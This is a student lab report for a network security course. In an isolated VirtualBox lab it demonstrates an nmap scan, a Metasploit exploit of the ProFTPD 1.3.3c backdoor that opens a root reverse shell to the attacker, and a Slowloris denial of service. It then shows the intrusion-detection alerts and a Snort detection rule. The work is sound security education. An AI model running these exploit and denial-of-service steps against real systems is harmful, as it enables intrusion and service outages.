
CS 646 – Network Protocols Security Project 2

Kurudunje Deekshith Shetty – ks2378

Carlos Jimenez Joaquin – cmj26

04/12/2024

Objective: - Design and Implementation of defensive technologies to prevent attacks against systems, services and protocols.





Figure 1: Network Design


To design this network, we are required to create 4 VMs. Below is the list of VM's that we implemented on Virtual Box for this project:

Virtual Machine Name	OS/Type	IP Address	Network
Pfsense	Firewall	WAN – 10.0.2.15 LAN – 192.168.213.100	WAN – NAT WAN LAN – Host Only
Security Onion	Ubuntu (NIDS)	192.168.213.105	Host Only
Kali (Attacker)	Kali Linux	10.0.2.20	NAT WAN
CSEC (Host)	Ubuntu	192.168.213.109	Host Only


Below are the images of our VirtualBox dashboard and the Networks we created for reference:



F1: VirtualBox Dashboard




F2: NAT WAN network for WAN side



F3: Host Only Network for LAN side

For further information, we've attached the screenshots referring to our VM deployments and their network configuration:



F4: pfSense Firewall

```

marlinspike@vtcsec: ~
TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:22547 (22.5 KB) TX bytes:22547 (22.5 KB)

marlinspike@vtcsec:~$ ifconfig
enp0s3  Link encap:Ethernet HWaddr 08:00:27:3a:10:9e
        inet addr:192.168.213.109 Bcast:192.168.213.255 Mask:255.255.255.0
        inet6 addr: fe80::7aa6:de65:ff7c:4fdd/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:3310 errors:0 dropped:0 overruns:0 frame:0
        TX packets:3224 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:228265 (228.2 KB) TX bytes:202513 (202.5 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:308 errors:0 dropped:0 overruns:0 frame:0
        TX packets:308 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:22750 (22.7 KB) TX bytes:22750 (22.7 KB)

marlinspike@vtcsec:~$

```

F5: Host Machine

```

(eve@attacker)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.20 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::8235:1d85:f02e:5533 prefixlen 64 scopeid 0<link>
        ether 08:00:27:65:b3:e3 txqueuelen 1000 (Ethernet)
        RX packets 1075 bytes 358352 (349.9 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2488 bytes 204702 (199.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(eve@attacker)-[~]
$

```

F6: Attacker Machine

Next, we are going to demonstrate the attacks as per our objectives.

Attack 1: NMAP service scan

```
(eve@attacker)-[~] bytes 204702 (199.9 KiB)
$ nmap -sV 192.168.213.109 0 overruns 0 carrier 0 collisions 0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 19:02 EST
Nmap scan report for 192.168.213.109 (192.168.213.109)
Host is up (0.0017s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds

(eve@attacker)-[~]
```

F7: Network mapping scan

By using this attack, we've done our preliminary reconnaissance. We've deduced that the host machine has ports 21, 22 and 80 open. We are going to focus on the FTP and the HTTP port for this project. The host has a vulnerable version of FTP that we can exploit which is what we are going to do in our next attack.

ATTACK 2: Exploitation of ProFTPD 1.3.3.c using Metasploit:

```
eve@attacker: ~
File Actions Edit View Help
=[ metasploit v6.4.18-dev ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
#  Name  Description  Disclosure Date  Rank  Ch
0  payload/cmd/unix/adduser  Add user with useradd  normal  No
1  payload/cmd/unix/bind_perl  Unix Command Shell, Bind TCP (via Perl)  normal  No
2  payload/cmd/unix/bind_perl_ipv6  Unix Command Shell, Bind TCP (via perl) IPv6  normal  No
3  payload/cmd/unix/generic  Unix Command, Generic Command Execution  normal  No
4  payload/cmd/unix/reverse  Unix Command Shell, Double Reverse TCP (telnet)  normal  No
```

F8: Using exploit for proftpd 1.3.3c

ProFTPD 1.3.3c has a critical vulnerability which we could exploit to create a connection via a backdoor.

```

4  payload/cmd/unix/reverse . normal No
   Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl . normal No
   Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl . normal No
   Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl . normal No
   Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet . normal No
   Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name  Current Setting  Required  Description
  ----  -
  CHOST  192.168.213.109  no        The local client address
  CPORT  4444             no        The local client port
  Proxies  []              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS  []              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  21              yes       The target port (TCP)

```

F9: Selecting the payload

We loaded the double reverse TCP payload. There are a few variables we had to set. Below is the screenshot for that:

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.213.109
RHOST => 192.168.213.109
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.20
LHOST => 10.0.2.20
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.20:4444
[*] 192.168.213.109:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo s8EwBlhRJ2VIyF8H;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "s8EwBlhRJ2VIyF8H\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.20:4444 -> 10.0.2.15:40600) at 2024-12-04 19:15:30 -0500

```

F10: Setting the variables

We set the variables for the victim IP(RHOST), victim port (RPORT), attacker IP(LHOST), attacker port (LPORT) and ran the exploit to create a command shell session on the victim's machine with root level privileges. Below is the proof of the success of the attack:

```

2495 ?      00:00:00 sh
2496 ?      00:00:00 telnet
2497 ?      00:00:00 sh
2499 ?      00:00:00 ps
whoami
root
ifconfig
enp0s3:  Link encap:Ethernet  HWaddr 08:00:27:3a:10:9e
          inet addr:192.168.213.109  Bcast:192.168.213.255  Mask:255.255.255.
          RX packets:5308 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4881 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1670953 (1.6 MB)  TX bytes:589347 (589.3 KB)


lo:      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:480 errors:0 dropped:0 overruns:0 frame:0
          TX packets:480 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42398 (42.3 KB)  TX bytes:42398 (42.3 KB)

```

F11: Access shell to victims' machine

ATTACK 3: DOS attack using SlowLoris:

Moving on to the final attack. We are going to exploit the next open port, the HTTP port. The host machine has a HTTP page that its hosting, lets try to open that first:



F12: Working HTTP page

Using the Metasploit, we loaded the slowloris auxiliary for our attack. We had to configure a few variables prior to the DOS attack

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):



| Name            | Current Setting | Required | Description                                  |
|-----------------|-----------------|----------|----------------------------------------------|
| delay           | 15              | yes      | The delay between sending keep-alive headers |
| rand_user_agent | true            | yes      | Randomizes user-agent with each request      |
| rhost           |                 | yes      | The target address                           |
| rport           | 80              | yes      | The target port                              |
| sockets         | 150             | yes      | The number of sockets to use in the attack   |
| ssl             | false           | yes      | Negotiate SSL/TLS for outgoing connections   |



View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/slowloris) > set RHOST 192.168.213.109
RHOST => 192.168.213.109
msf6 auxiliary(dos/http/slowloris) > set RPORT 80
```

F13: SlowLoris Module


After setting the variables for the victim IP, host and the number of sockets, we launched the attack.

```
msf6 auxiliary(dos/http/slowloris) > set RHOST 192.168.213.109
RHOST => 192.168.213.109
msf6 auxiliary(dos/http/slowloris) > set RPORT 80
RPORT => 80
msf6 auxiliary(dos/http/slowloris) > set SOCKETS 300
SOCKETS => 300
msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server ...
[*] Attacking 192.168.213.109 with 300 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 118
[*] Sending keep-alive headers ... Socket count: 118
[*] Sending keep-alive headers ... Socket count: 118
[*] Sending keep-alive headers ... Socket count: 119
[*] Sending keep-alive headers ... Socket count: 120
[*] Sending keep-alive headers ... Socket count: 120
[*] Sending keep-alive headers ... Socket count: 120
[*] Sending keep-alive headers ... Socket count: 120
[*] Sending keep-alive headers ... Socket count: 120
[*] Sending keep-alive headers ... Socket count: 121
[*] Sending keep-alive headers ... Socket count: 121
[*] Sending keep-alive headers ... Socket count: 121
[*] Sending keep-alive headers ... Socket count: 121
^C
```

F14: DOS attack

As a result of this, the HTTP page crashed and could not service us. Below are the screenshots of proof of the DOS attack.



F15: Website not working after the attack

```
marlinspike@vtcsec:~$ sudo tcpdump -i enp0s3 port 80 -nn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
19:31:40.075010 IP 192.168.213.109.48320 > 192.168.213.100.80: Flags [P.], seq 2
389392714:2389393278, ack 2302908960, win 1447, options [nop,nop,TS val 33342629
72 ecr 279400031], length 564: HTTP: POST /getstats.php HTTP/1.1
19:31:40.076083 IP 192.168.213.100.80 > 192.168.213.109.48320: Flags [.], ack 56
4, win 510, options [nop,nop,TS val 279401010 ecr 3334262972], length 0
19:31:40.195247 IP 192.168.213.100.80 > 192.168.213.109.48320: Flags [P.], seq 1
:505, ack 564, win 514, options [nop,nop,TS val 279401122 ecr 3334262972], lengt
h 504: HTTP: HTTP/1.1 200 OK
19:31:40.195270 IP 192.168.213.109.48320 > 192.168.213.100.80: Flags [.], ack 50
5, win 1447, options [nop,nop,TS val 3334263002 ecr 279401122], length 0
19:31:40.642618 IP 192.168.213.109.41688 > 199.60.103.226.80: Flags [S], seq 175
5671891, win 29200, options [mss 1460,sackOK,TS val 676824094 ecr 0,nop,wscale 7
], length 0
19:31:42.080476 IP 192.168.213.109.48320 > 192.168.213.100.80: Flags [P.], seq 5
64:1149, ack 505, win 1447, options [nop,nop,TS val 3334263473 ecr 279401122], l
ength 585: HTTP: POST /widgets/widgets/disks.widget.php HTTP/1.1
19:31:42.081343 IP 192.168.213.100.80 > 192.168.213.109.48320: Flags [.], ack 11
```

F16: Tcpdump on victim's machine port 80 showing the HTTP requests

Now that we are done with the attacks part, below we have attached the alerts that were generated because of the attacks on our NIDS (Security Onion) as seen on SGUILL:

FileQueryReportsSound: OffServerName: localhostUserName: adminUserID: 22024-12-05 00:40:58

RealTime EventsEscalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort
RT	3	onion-virt...	3.1	2024-12-05 00:01:04	192.168.213.1		192.168.213.109	
RT	5	onion-virt...	3.4	2024-12-05 00:02:44	192.168.213.1	19022	192.168.213.109	3306
RT	1	onion-virt...	3.9	2024-12-05 00:02:46	192.168.213.1	19048	192.168.213.109	5900
RT	1	onion-virt...	3.10	2024-12-05 00:02:51	192.168.213.1	19343	192.168.213.109	5802
RT	5	onion-virt...	3.12	2024-12-05 00:02:55	192.168.213.1	19570	192.168.213.109	5432
RT	4	onion-virt...	3.23	2024-12-05 00:03:03	192.168.213.1	19655	192.168.213.109	80
RT	4	onion-virt...	3.16	2024-12-05 00:03:03	192.168.213.1	19651	192.168.213.109	80
RT	1	onion-virt...	3.24	2024-12-05 00:15:12	192.168.213.1	19929	192.168.213.109	21
RT	16	onion-virt...	3.25	2024-12-05 00:26:56	192.168.213.1	20294	192.168.213.109	80
RT	1072	onion-virt...	3.41	2024-12-05 00:26:56	192.168.213.1	20270	192.168.213.109	80

IP ResolutionAgent StatusSnort Statistics

Reverse DNSEnable External DNS

Src IP:Src Name:Dst IP:Dst Name:

Whois Query:NoneSrc IPDst IP

Show Packet DataShow Rule


alert tcp any any -> any 80 (msg:"Potential Slowloris DoS attack detected"; flowestablished to server content:"User-Agent": http_header;

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID
TCP	Source Port	Dest Port	RRRCSSY I	Seq #	Ack #	Offset	
DATA							

Terminal - onion@onion-Virtual...SGUIL-0.9.0 - Connected to local...NIDS - Kibana - Chromium1 /

F17: SGUILL Alerts

These Alerts can be seen on Kibana, which is much more visually pleasing and clear.



F18: Security Onion Dashboard using Kibana – NIDS dashboard

